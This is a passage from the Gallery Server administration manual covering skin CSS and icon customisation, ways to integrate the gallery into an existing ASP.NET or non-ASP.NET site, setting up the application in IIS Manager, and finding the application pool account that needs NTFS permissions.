
In addition to gallery.css, there are two additional CSS files in the skin:

jquery-ui.css – This is the jQuery UI CSS file that provides styling for jQuery UI widgets. It is generated from the download builder at jqueryui.com and based on the **UI darkness** theme (for the dark skin) or the **UI lightness theme** (for the light skin) and a CSS scope of .gsp_ns. The file is modified slightly to fix a few compatibility issues. More details are in the comments at the beginning of the file, including a link to an URL where you can modify the file.

slick.grid.css – This file provides styling for the SlickGrid jQuery widget used on the **Metadata** and **File Types** pages. It is separate from the main gallery.css file to help keep the main file smaller.

Edit the icon images

Icon files in Gallery Server are in the skin directory. Most of them are in the images subdirectory:



If you prefer different icons, replace the images with the desired ones.

If you add a new image file and wish to reference it from a UI template, use the App.SkinPath property to avoid having to hard-code the skin name. For example, you can reference an image named logo.png with this syntax:

```
<img src='{{:App.SkinPath}}/images/logo.png' alt='Company logo image'>
```

Adding a gallery to an existing website

Gallery Server can be integrated into existing websites. There are several approaches, each with their own advantages and disadvantages:

- Add to existing ASP.NET website—compilation not required
- Add to existing ASP.NET website—compilation required
- Add source code to existing ASP.NET website
- Add to existing site in an iframe

Let's look at each option in detail.

Add to existing ASP.NET website—compilation not required

This technique involves copying the required files to the web application directory on the web server, updating the web.config file, and creating a web page that references the Gallery Server user control.

Advantages:

- You can add a gallery to an ASP.NET site without having to recompile it.
- You can update to new versions of Gallery Server without having to recompile–just copy the new files to your server.
- Your website has minimal knowledge of Gallery Server, which helps to keep things clean and allows you to focus on your application without thinking too much about Gallery Server.

Disadvantages:

- You may encounter DLL conflicts in third party libraries if your application uses one version and Gallery Server uses another. Your application may need to be updated to use the same version of certain libraries as Gallery Server. We recommend using NuGet when possible.
- You cannot use the Gallery Server API (which can be useful in advanced customization scenarios).
- You are mixing code from two separate applications in a single website, yet managing them separately. This can make management, debugging, testing, and deployment more difficult.

This approach is best suited for less complicated websites, when the source code is no longer available, or when the person performing the integration skills does not want to use Visual Studio. A tutorial can be found at How-To: Add a gallery to an existing ASP.NET application (no compile).

Add to existing ASP.NET website—compilation required

This approach involves adding the required files to the Visual Studio solution containing your web application, using NuGet to pull in required third party libraries, and referencing the Gallery Server DLLs.

Advantages:

- All files are contained in a single solution and can be maintained with your source control provider. This simplifies management, debugging, and testing.
- Your existing publishing technique is used to deploy the gallery along with the application
- The Gallery Server API is available for advanced customization such as programmatically creating albums and adding media assets.

Disadvantages:

- As with the no compile method, you may encounter DLL conflicts with third party libraries.
- The Visual Studio solution contains hundreds of new files and several new DLLs to support the gallery.

This approach is best suited for ASP.NET developers who want to integrate Gallery Server into an existing site but do not plan to edit the Gallery Server source code.

Add source code to existing ASP.NET website

This is similar to the previous technique except you add the Gallery Server *source code* to your Visual Studio solution instead of the compiled code. Add one or more references in your web application to the Gallery Server projects.

This has the same advantages as the previous approach, plus:

- The Gallery Server source code is available for exploration, debugging and testing.
- Edit the source code to meet your business requirements.

Disadvantages:

- As with the previous methods, you may encounter DLL conflicts with third party libraries.
- The Visual Studio solution contains several new projects and hundreds of new files to support the gallery.

This approach is best suited for ASP.NET developers who want the maximum control over the Gallery Server integration.

Add to existing site in an iframe

With this approach, you install Gallery Server as a stand-alone gallery running in its own web application. In your site, you add an iframe to the web page that references the gallery URL.

Advantages:

- The gallery code is completely separate from your web site, making it easier to upgrade to newer versions of Gallery Server and to maintain your own site.
- No DLL conflicts.
- Works with any web site technology (such as PHP)

- Works with any CMS such as WordPress, Joomla, and Orchard

Disadvantages:


- No shared authentication. Users must log in separately to the gallery and—depending on how you set it up—may have a separate user account.
- Size difficulties. The width and height of the iframe may not always render the way you expect or prefer. In some cases, the best solution is to specify a particular width or height rather than 100%.

This approach is best suited when none of the previous techniques are possible or desired. A tutorial can be found at How-To: Integrate into non-ASP.NET web sites (iframe Method).

13. Using Internet Information Services Manager (IIS Manager)


Configure a directory to run as a web application

1. Extract the Gallery Server web application files to a directory on the web server. This example assumes they are copied to **C:\inetpub\wwwroot\galleryserverpro**.
2. Once the files have been extracted to a destination directory, start IIS Manager. The following screen appears.




3. Since we created the **galleryserverpro** directory within **C:\inetpub\wwwroot**, the directory automatically appears under the **Default Web Site** node. Right click the galleryserverpro directory, and choose **Convert to Application**.

Note: If the web files are located outside the default web directory, right click **Default Web Site** and choose **Add Application**.



4. The **Add application** dialog box appears. Click the Select button next to the application pool and verify it is running under 4.0 or higher and the pipeline mode is set to Integrated. Install a newer version of .NET Framework if necessary. If the pipeline mode is set to Classic, go to the Application Pools section in IIS Manager and change it to Integrated (or create a new one with the required configuration).



Note: Gallery Server requires 4.5 or higher, but due to the way Microsoft handles its versioning, IIS reports the version as 4.0 even when 4.5 or higher is installed. If you really only have 4.0 installed, you'll get the following error the first time you run Gallery Server:


Server Error in '/gs' Application.

Configuration Error

Description: An error occurred during the processing of a configuration file required to service this request. Please review the specific error details below and modify your configuration file appropriately.

Parser Error Message: The 'targetFramework' attribute in the <compilation> element of the Web.config file is used only to target version 4.0 and later of the .NET Framework (for example, '<compilation targetFramework="4.0">'). The 'targetFramework' attribute currently references a version that is later than the installed version of the .NET Framework. Specify a valid target version of the .NET Framework, or install the required version of the .NET Framework.

5. Click **OK** on all dialog boxes to create the application and return to the main IIS Manager screen.
6. IIS Manager now shows the **galleryserverpro** directory configured as a web application.



7. That's it! The web application should now be configured and is available through your web browser at http://localhost/galleryserverpro/.


Note: Don't forget to use File Explorer to modify the NTFS permissions on the web application directory as described in the Installation instructions.

Discover the user account Gallery Server is running under


The default permissions in an IIS web application often do not supply write/modify access to the application. Since Gallery Server requires the ability to write files and directories, you may need to adjust these permissions. To do this, you must first find out the name of the user account the Gallery Server web application is running under.

NOTE: Web hosting companies typically do not give you direct access to IIS Manager, so this section does not apply. Instead, use their control panel to manage permissions.

1. Open IIS Manager and click the Gallery Server web application in the left pane. Then click Basic Settings in the right pane. Note the name of the application pool. In this screen shot it is DefaultAppPool.



2. Now click the Application Pools node in the left pane. Find the application pool you identified in the last step and look at the Identity column.



3. In the above screen shot the identity is ApplicationPoolIdentity. Now, if this was anything *other* than ApplicationPoolIdentity, we could stop here and tell you that is the account name. If it said NetworkService, that would be the account name. If it said ad\Gsp_ServiceAccount (like one of the other app pools shown in the screen shot), that would be the name. And you could go into File Explorer and adjust permissions for that account. But instead it says ApplicationPoolIdentity, and that means one more step.
4. The name ApplicationPoolIdentity indicates to you that the *actual* account is a dynamically created account that is based partly on the name of the application pool. To get the account name, you concatenate "IIS APPPOOL\" and the app pool name. In our example, the account name would be IIS APPPOOL\DefaultAppPool. If the application was running under the GalleryServer application pool, the account name would be IIS APPPOOL\GalleryServer.

NOTE: We know the use of ApplicationPoolIdentity is confusing and makes it harder to get the permissions right, but it's a best practice Microsoft introduced in IIS 7. They recommend using it whenever possible. One case where you can't use it, though, is when you store media files on another server or NAS. In this case you must specify an account with NTFS permissions at that remote location, and ApplicationPoolIdentity can only access the local server. Instead, you will typically create an Active Directory account and use that. In the screen shot above, the application pool GalleryActiveDirectoryPool has been configured to run under an account

ad\Gsp_ServiceAccount. That account can then be given permissions anywhere on the network.

14. Configuring NTFS Permissions in Microsoft Windows

Overview

Sometimes the default permissions a web application has aren't enough, especially when it comes to writing and deleting media files. Gallery Server needs modify access to the App_Data directory and to the directory where your media files are stored (by default this is gs\mediaobjects).

